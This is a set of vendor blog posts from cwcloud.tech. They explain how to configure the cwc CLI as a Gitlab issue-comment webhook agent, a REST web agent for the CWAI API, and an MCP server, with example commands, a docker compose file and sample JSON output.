

On the mobile version, it is possible to scan the API key QR code directly to configure it automatically through the console, as follows:

cwc-chat-credentials-qr-1

Then:

cwc-chat-credentials-qr-2


Finally, you can chat with the different models and agents interfaced with CWCloud external adapters:

cwc-chat-prompt

As you might notice, the mobile version is also implementing speech-to-text :

Conclusion: as we said in our previous blogpost, it still seems very important for the UX that the AI agents are printing repeatable and understandable CLI commands even more on mobile to be able to share screenshots with other people during incidents.

CWCloud AI agent as Gitlab webhook for issue's comments

· 2 min read
Idriss Neumann
founder cwcloud.tech
warning

The cwc is OpenSource but for the on premises instances of CWCloud, you need to have the Enterprise Edition (EE) to use the AI agent features. Please contact us for more information.

In our previous blogpost, we explained how to use the cwc CLI as a web agent and how to use it in the CWAI features like the chat or the FaaS engine.

In this blogpost, we will see how to use the cwc CLI as a web agent as Gitlab webhook triggered by issue's comments and keywords.

So first, we need to configure the cwc with the following environment variables:

  • CWC_AGENT_NAME: the name of the agent which will be used as trigger (e.g: cwc-prod to be triggered by comments containing !cwc-prod in Gitlab issues)
  • CWC_GITLAB_TOKEN: a Gitlab token with the permission for pushing comments on issues
  • CWC_GITLAB_BASE_URL: the URL of the Gitlab instance (e.g: https://gitlab.cwcloud.tech)

Of course you can also use the CLI configure command like this:

$ cwc configure set agent_name cwc-prod
$ cwc configure set gitlab_token <your_gitlab_token>
$ cwc configure set gitlab_base_url https://gitlab.cwcloud.tech

Then you have to configure the webhook in Gitlab like this:

gitlab-webhooks

gitlab-webhook-config

As you can see we configured the /gitlab endpoint path and we set also an Authorization header set with our reverse proxy. However, the web agent is also supporting the gitlab webhook secret for authentication (it's optional but remind that you have to setup an authentication one way or another).


And finally here's what we got in the Gitlab issue's when we comment !{agent name}:

gitlab-issue-agent

warning

Again be caution with what you will prompt. In the coming release we will add a confimation mode in our agent.

In conclusion, users can work and intervene in production while staying in the central ticket board.

CWCloud AI agent as a Restful adapter for CWAI API

· 2 min read
Idriss Neumann
founder cwcloud.tech
warning

The cwc is OpenSource but for the on premises instances of CWCloud, you need to have the Enterprise Edition (EE) to use the AI agent features. Please contact us for more information.

In our previous blogpost, we introduced the CWCloud MCP server and agent. We explained how we implemented the MCP server and how to use it with an AI agent in cli mode.

In this blogpost, we will see how to use cwc as an external web agent compliant with CWAI API.

First, here's how the cwc CLI can be started as a web agent:

$ cwc ai web-agent

We can also specify the port and listen address:

$ cwc ai web-agent -a 0.0.0.0 -p 8081 -s http://localhost:8080/mcp

And then we can send http POST query like this to the web agent:

$ curl -X POST http://localhost:8081 -H "Content-Type: application/json" -d '{ "settings": { "max_tokens": 500 }, "message": "Hello"}'

The web agent will answer like this (following the external adapter contract):

{
"status": "ok",
"message": "Hello! How can I assist you today?",
"usage": {
"prompt_tokens": 8,
"completion_tokens": 10,
"total_tokens": 18
}
}

In order to host the cli as MCP server and web agent at the same time, here's an example of docker compose file:

services:
cwc_mcp:
image: "rg.fr-par.scw.cloud/cwcloud-ce-u7u1q0/cwc:1.19.13"
restart: always
container_name: cwc_mcp
env_file:
- .env.cwc
volumes:
- "/etc/ssl/certs/ca-bundle.crt:/etc/ssl/certs/ca-bundle.crt:ro"
- "/etc/ssl/certs/ca-bundle.trust.crt:/etc/ssl/certs/ca-bundle.trust.crt:ro"
command: ["ai", "mcp", "-l", "0.0.0.0", "-p", "8080"]
networks:
- cwc_network
cwc_agent:
image: "rg.fr-par.scw.cloud/cwcloud-ce-u7u1q0/cwc:1.19.13"
restart: always
container_name: cwc_agent
env_file:
- .env.cwc
volumes:
- "/etc/ssl/certs/ca-bundle.crt:/etc/ssl/certs/ca-bundle.crt:ro"
- "/etc/ssl/certs/ca-bundle.trust.crt:/etc/ssl/certs/ca-bundle.trust.crt:ro"
command: ["ai", "web-agent", "-a", "0.0.0.0", "-p", "8081", "-s", "http://cwc_mcp:8080"]
ports:
- "8081:8081"
networks:
- cwc_network

networks:
cwc_network:
driver: bridge

In the .env.cwc you can set all the required environment variables for the cwc CLI, such as the API key and the default model to use. You can refer to this documentation to get more details.

Then we can add the web agent as an external adapter:

cwc-external-adapter

And then we can use it with the CWAI's chat:

cwc-web-agent-chat

And of course you'll also be able to use it in the FaaS engine like this:

cwc-web-agent-faas

And that's how you can use cwc web agent as an external adapter for CWAI!

CWCloud MCP server and AI agent

· 4 min read
Idriss Neumann
founder cwcloud.tech

You might ask why we're still discussing MCP1 in 2026 when a lot of people repeatedly mention it's no longer useful and that AI agents can easily use the CLI instead of maintaining MCP servers.


That's the main reason it took us so long to deliver an MCP server: we already maintain the cwc CLI2 and didn't want to duplicate the work by maintaining both a CLI and an MCP server.

cli

Initially, we tried to package all CLI features in Go packages that could be included in the MCP server. However, we quickly realized it was too much work and would require maintaining both artifacts each time we added a new feature.


After a few attempts, we realized we could dynamically generate the MCP server with tool definitions directly from the CLI, which is implemented in Go and Cobra. This way, we could compute all tool definitions from the CLI documentation and generate the MCP server on the fly without maintaining two separate codebases.

ai-cwc

Even better: developers can add subcommands and the MCP server will dynamically use them without any extra work.

And that's it, you just run this subcommand to start the MCP server:

$ cwc ai mcp
Starting cwc MCP server on http://127.0.0.1:8080/mcp

Of course, you can change the port and listen address like this:

$ cwc ai mcp -p 8081 -l 0.0.0.0
Starting cwc MCP server on http://0.0.0.0:8081/mcp

And we have a tool list_mcp_dynamic_tools that is listing all the available tools on the server.

Now you might ask, "OK, fine, but why should I use the MCP server instead of directly using the CLI with an agent?". In our opinion, they're compatible and can work together. We believe providing MCP tools for your agents requires less effort than implementing a custom agent that calls the CLI and parses its output.

And of course we also provide a way to create agents that are able to call the MCP server with the cwc ai agent command:

$ cwc ai agent -p "your prompt"

The command works with OpenAI's gpt4omini by default but also supports any models from OpenAI, Anthropic, Google Gemini, Deepseek, Mistral or OpenRouter (which provides open-source models from Meta):

$ cwc ai agent -p "your prompt" --provider openrouter --model "meta-llama/llama-3.3-70b-instruct"



Here's a demo on how to use the MCP server with an agent to list the projects and instances and available MCP tools:

demo-mcp

Notes:

  • You can prompt in other languages like French, as shown in the demo.
  • You must expose the MCP server in a separate terminal. This allows you to target a remote MCP server using the -s flag (we'll add authentication later):
    cwc ai agent -p "list me the projects" -s "http://127.0.0.1:8081/mcp"
  • Complete documentation is available here.
warning

Don't forget that the CLI can also update or delete resources like instances, monitors, projects and anything else. So be careful with your prompts !

